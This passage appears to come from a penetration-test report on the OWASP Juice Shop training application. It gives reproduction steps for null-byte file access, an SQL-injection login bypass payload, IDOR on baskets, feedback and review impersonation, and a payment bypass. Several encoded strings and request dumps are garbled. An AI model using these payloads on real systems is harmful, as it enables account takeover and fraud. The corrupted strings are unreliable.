A screenshot of a "User Registration" form. The "Email" field contains `admin@juice-sh.op`. The "Password" field shows masked input. A validation message "Password must be 5-20 characters long" appears next to it, along with a character count "9/20". The "Repeat Password" field also shows masked input and has a character count "7/20". A "Show password advice" toggle switch is turned on. The "Security Question" dropdown menu is open, showing the message "This cannot be changed later!". The "Answer" field is empty. At the bottom is a "Register" button with a user icon.

12. Log in with this account and export data again, gaining access to the admin's sensitive information, such as email and order details, completing the "Privacy Policy Inspection" challenge.



#### Impact:

- Exposure of sensitive user data, including email addresses, addresses, and order details, through the data export feature.
- Potential reconstruction of obfuscated emails due to predictable vowel replacement, leading to privacy breaches.
- Unauthorized access to admin data by registering a similar email, exploiting the obfuscation flaw.
- Increased risk of account impersonation or targeted attacks using exposed user information.

## 10) Broken access control – file transfer endpoint

-Severity :High

- Description:

Broken Access Control occurs when an application fails to properly restrict access to resources, allowing unauthorized users to bypass intended security measures. In OWASP Juice Shop, the /ftp endpoint is vulnerable to null byte injection, enabling the download of restricted files. This exposes a Base64-encoded string that, after decoding and ROT13 decryption, reveals a hidden endpoint. Accessing this endpoint redirects to a restricted page, demonstrating a significant access control flaw that violates the application's security model.

- Affected Component:

File transfer endpoint


/ftp

The endpoint lacks proper validation, allowing null byte injection to bypass file type restrictions and access hidden content, including an encoded path to a restricted page.


---

### Steps to Reproduce (in OWASP Juice Shop):

1. Navigate to the /ftp endpoint:



2. Use a null byte injection technique by appending %00 to a file request, e.g., eastereg.egg%00.md.



3. Download the file, which contains a Base64-encoded string:  
L2d1cm9mZm5lcmZic2hhYWxndXJ2bmFtcmZncmV0dGpndnVhZ3VybWZvcmV0dA==.

```
1|"Congratulations, you found the easter egg!"
2- The incredibly funny developers
3
4 ...
5
6 ...
7
8 ...
9
10 Oh' wait, this isn't an easter egg at all! It's just a boring text file! The real easter egg can be found here:
11
12 L2d1ci9xcmlmL25lc19mYi9zaGFhbC9ndXJsL3V2cS9uYS9ybmcZncmUvcnR0L2p2Z3V2YS9ndXIvcn5mZ3Jll3J0dA=
13
14 Good luck, egg hunter!
```

4. Decode the Base64 string using a decoder tool, yielding:  
[/gur/offner/fbshaal/gur/vna/mrgfret/tjgqva/gur/mforett](http://gur/offner/fbshaal/gur/vna/mrgfret/tjgqva/gur/mforett).



## Decode from Base64 format

Simply enter your data then push the decode button.

```
L2d1ci9xcmImL25lc9mYl9zaGFhbC9ndXJsL3V2cS9uYS9ybmcnR0L2p2Z3V2YS9ndXlvcn5mZ3Jl3J0dA
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

**< DECODE >** Decodes your data into the area below.

```
/gur/qrif/ner/fb/shaal/guri/uvq/na/mfgr/e/rtt/jvguva/gur/mfgr/e/rtt
```



5. Recognize this as a ROT13-encrypted string and decode it to:  
`/the/devs/are/so/funny/they/hid/an/easter/egg/with/the/easter/egg.`

**rot13.com**

[About ROT13](#)

```
/gur/grif/ner/fb/shaal/gurl/uvq/na/rnfgre/rtt/jvguva/gur/rnfgre/rtt
```




ROT13 ▾



```
/the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg
```

6. Insert the decoded path into the URL:  
`http://localhost:3000/the/devs/are/so/funny/they/hid/an/easter/egg/with/the/easter/egg.`

The page redirects to a restricted area, confirming the challenge: "You successfully solved a



challenge: Nested Easter Egg (Apply some advanced cryptanalysis to find the real easter egg!)."

---

**Impact:**

- Unauthorized access to hidden content, potentially exposing sensitive information or system details.
- Bypassing of file type restrictions, enabling exploitation of restricted resources.
- Increased risk of further attacks if additional hidden endpoints are uncovered.
- Undermines the application's access control integrity, affecting overall security.

## 11) SQL injection – login form – 3

**Severity:** High


**Description:**

A SQL Injection vulnerability was identified in the login form of the application. This allows an attacker to bypass authentication mechanisms and potentially gain unauthorized access to user accounts, including administrative ones.

**Affected Component:**  
/login form


**Steps to Reproduce:**

- a. Discovered the admin's email via recon in blog posts and product comments.
- b. Navigated to the login page.





- c. Entered the following payload in the **password** field:

**' OR '1'='1 -**



d. Successfully bypassed the login mechanism and was logged in as the admin user.





**Impact:**

An attacker can gain full access to the application as an administrator without valid credentials. This can lead to full compromise of user data, application settings, and potential lateral movement within the internal infrastructure.

## 12) Broken access control – IDOR in the basket ID

**Severity:** High

**Description**

The application allows an authenticated user to manipulate another user's shopping basket by modifying the BasketId in a request. This happens due to missing server-side authorization checks, which should verify that the user has permission to modify the specified basket.

**Affected Component**

PUT /api/BasketItems/:id

**Steps to Reproduce**

1. Logged in as a normal user (e.g., user@example.com).
2. Opened **Burp Suite** and intercepted a request after adding a product to the basket. The following request was observed:
3. In Burp Suite, modified the BasketId in the request to a different value, assuming it belongs to another user.
4. Forwarded the following malicious request:

- The server accepted the request and added the product to **another user's basket**, without any ownership validation.

## Impact

- An attacker can modify the contents of another user's shopping basket.
- This could lead to:
  - Confusion or disruption of purchases.
  - Abuse of discounts or promotions.
  - Potential fraudulent behavior or customer manipulation.
- It represents a clear violation of data integrity and access control principles.

## 13) Broken access control – userId

**Severity:** high

### Description

The application allows users to submit feedback that appears to be from another user by tampering with a hidden userId field in the client-side HTML form. Since the server **does not validate that the userId matches the authenticated user**, this allows attackers to forge feedback in the name of any other user, including admin accounts.

### Affected Component


POST /api/Feedbacks

## Steps to Reproduce


1. Logged in as a normal user (e.g., user@example.com).
2. Navigated to the "Customer Feedback" page and opened **Developer Tools (F12)** to inspect the form.
3. Observed a hidden input field in the form:

html

```
<input "hidden" id="userId" >
```



4. Changed the value of userId to 1, which corresponds to the admin user (or another known user ID), directly in the browser using the **Elements** tab or by intercepting the request in **Burp Suite**.
5. Submitted the form with a feedback message. The resulting request looked like:



6. The server accepted the request and the feedback appeared to be submitted by user ID

## Impact

- An attacker can impersonate other users by submitting feedback on their behalf.
- This breaks **authentication integrity** and can:
  - Falsely attribute statements to trusted users (e.g., admins).
  - Damage reputation or create misleading trust signals. Be used for social engineering or internal manipulation

## 14) Broken access control – product review views

Severity: Medium

### Description:

The application allows users to submit product reviews. However, it does not properly validate or restrict the message and author fields in the request body. This enables an attacker to **forge reviews using any author name**, including impersonating other users or administrators, thus violating trust and allowing manipulation of public-facing content.

### Affected Component:

POST /api/ProductReviews

### Steps to Reproduce:

1. Logged in as a normal user (e.g., user@juice-sh.op).

2. Opened a product page and used **Burp Suite** or browser developer tools to intercept the **review submission request**.
3. Modified the JSON request body before it was sent:

The screenshot shows the Burp Suite interface with the "Repeater" tab selected. The "Request" pane displays a modified JSON payload for a review submission. The "Response" pane shows the server's response, which includes the modified message and author. The "Inspector" pane on the right shows the original message and author from the request.

```

Request
Pretty Raw Hex Render
DgYHDE42JmVhVmlUaH22VvVpVtTc1Lcyb2l1j1x1vVwVtVp9zT1Lc9yVwV92b1b1G1l1s1meh
c3R9c2p5h1W1x0iMC4L-AuT1Irbz2Z1C923E83Lp-SR-099494b5c1J-Lt1Wd0cylc1Gx
3YMD11TA0,T131DE50|E40|4LJ-00CAcM-MD4M4ALLC1c2w1Lgv0010051bg9Lc9pV010)E3NDU3001yM21.12m-PNGRE_1H0I
14AL-00CAcM-MD4M4ALLC1c2w1Lgv0010051bg9Lc9pV010)E3NDU3001yM21.12m-PNGRE_1H0I
288YKuHE4Jw0mEho-ybfSr7h40Re8Pf8vB-UyGR2taKokTH-vExx5l-262Zxr0b00
Accept-Language: en-US,en;q=0.9
sec-ch-ua: Mobile;v/9.5;X11;Linux x86_64 AppleWebKit/537.36 (KHTML, like Gecko)
sec-ch-ua: Version/138.0.6850.136
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
sec-ch-ua-mobile: 10
X-User-Email: user@test.com
X-User-Name: test
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Dest: empty
Referer: http://localhost:3000
Content-Type: application/json; charset=utf-8
Content-Length: 20
Date: Sun, 27 Apr 2025 19:34:15 GMT
Vary: Accept-Encoding
Connection: keep-alive
Keep-Alive: timeout=5
status:"success"
}
Done 409bytes|1,024 millis
Event log (0) All issues
Memory:118.9MB

```

4. Sent the modified request to the server.
5. The review was successfully posted, **displaying the author name as "admin"**, even though the logged-in user was not admin.

### Impact:

- **Impersonation:** Users can post content under any name, potentially impersonating admins or other users.
- **Reputation manipulation:** Attackers can forge positive or negative reviews to manipulate product trust.
- **No server-side validation:** Indicates lack of integrity controls for critical user-generated content.

## 15) Improper input validation – Deluxe fraud

**Severity :** High

### Description:

Improper Input Validation occurs when an application relies on client-side controls and fails to enforce server-side validation, allowing attackers to bypass payment restrictions. In this case, the /payment/deluxe endpoint in OWASP Juice Shop permits a Deluxe Membership to be

obtained by manipulating the disabled "Pay" button and removing the wallet parameter from the intercepted request, enabling fraudulent upgrades without payment.

**Affected Component:**

Payment processing endpoint

/payment/deluxe

The endpoint does not validate payment legitimacy on the server-side and processes requests even when the wallet parameter is removed, bypassing payment requirements.

**Steps to Reproduce (in OWASP Juice Shop):**

1. Navigate to the payment page:  
<http://localhost:3000/#/payment/deluxe>
2. Enter new card information (e.g., card number: 1234567890123456, expiry: 12/25, CVV: 123).
3. Right-click the "Pay" button and select "Inspect Element" to view its HTML.
4. Locate the button's class (e.g., mat-button-disabled) and disabled attribute.
5. Modify the HTML to remove mat-button-disabled and set disabled="false".
6. Click the now-enabled "Pay" button and intercept the request using a proxy tool (e.g., Burp Suite).
7. In the intercepted request, remove the wallet parameter (e.g., change wallet=... to an empty value or remove it entirely).
8. Forward the modified request.
9. If vulnerable, the response confirms a successful Deluxe Membership upgrade without payment, as shown in the success message.

**Impact:**

- Unauthorized access to premium features (e.g., Deluxe Membership) without payment.

You are using an unsupported command-line flag: --no-sandbox. Stability and security will suffer.

Add new card Add a credit or debit card

Name\* fdfxd

Card Number\* 1234567891011234

Expiry Month\* 7

Expiry Year\* 16/16

2081

**Submit**

Pay using wallet **Wallet Balance 0.00** Pay 49.00

Add a coupon Add a coupon code to receive discounts

Other payment options

< Back > Continue

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

- Financial loss for the application provider due to fraudulent upgrades.

The screenshot shows the payment interface with developer tools (Elements tab) overlaid. The 'Pay 49.00' button is highlighted with a red box in the DOM tree. The button's class is 'mat-raised-button mat-button-base mat-primary mat-button-disabled'. The developer tools also show the computed styles for this element, including 'float: right;' and 'disabled: true'.

```

<button _ngcontent-njn-c101 type="submit" color="primary" mat-raised-button class="mat-focus-indicator btn mat-raised-button mat-button-base mat-primary mat-button-disabled" style="float: right;" disabled="true">
 ...

 ...


```

- Potential exploitation by attackers to scale the attack across multiple accounts.

```

1 POST /test/deluxe-membership HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 38
4 sec-ch-ua: "Not_A_Brand";v="0", "Chromium";v="120"
5 Accept: application/json, text/plain, /*
6 Content-Type: application/json
7 sec-ch-ua-mobile: 1
8 Authorization: Bearer
eyJ0XAi0jKV1Q1LcJhbGcI0i3SUz1N19.eyJzdGF0dHN0IjZ0IiIviZ2GFOYS1feyJpZC1EMjIeInVzZKJUW1IijoIiIviZWihaWri0iJgb2h
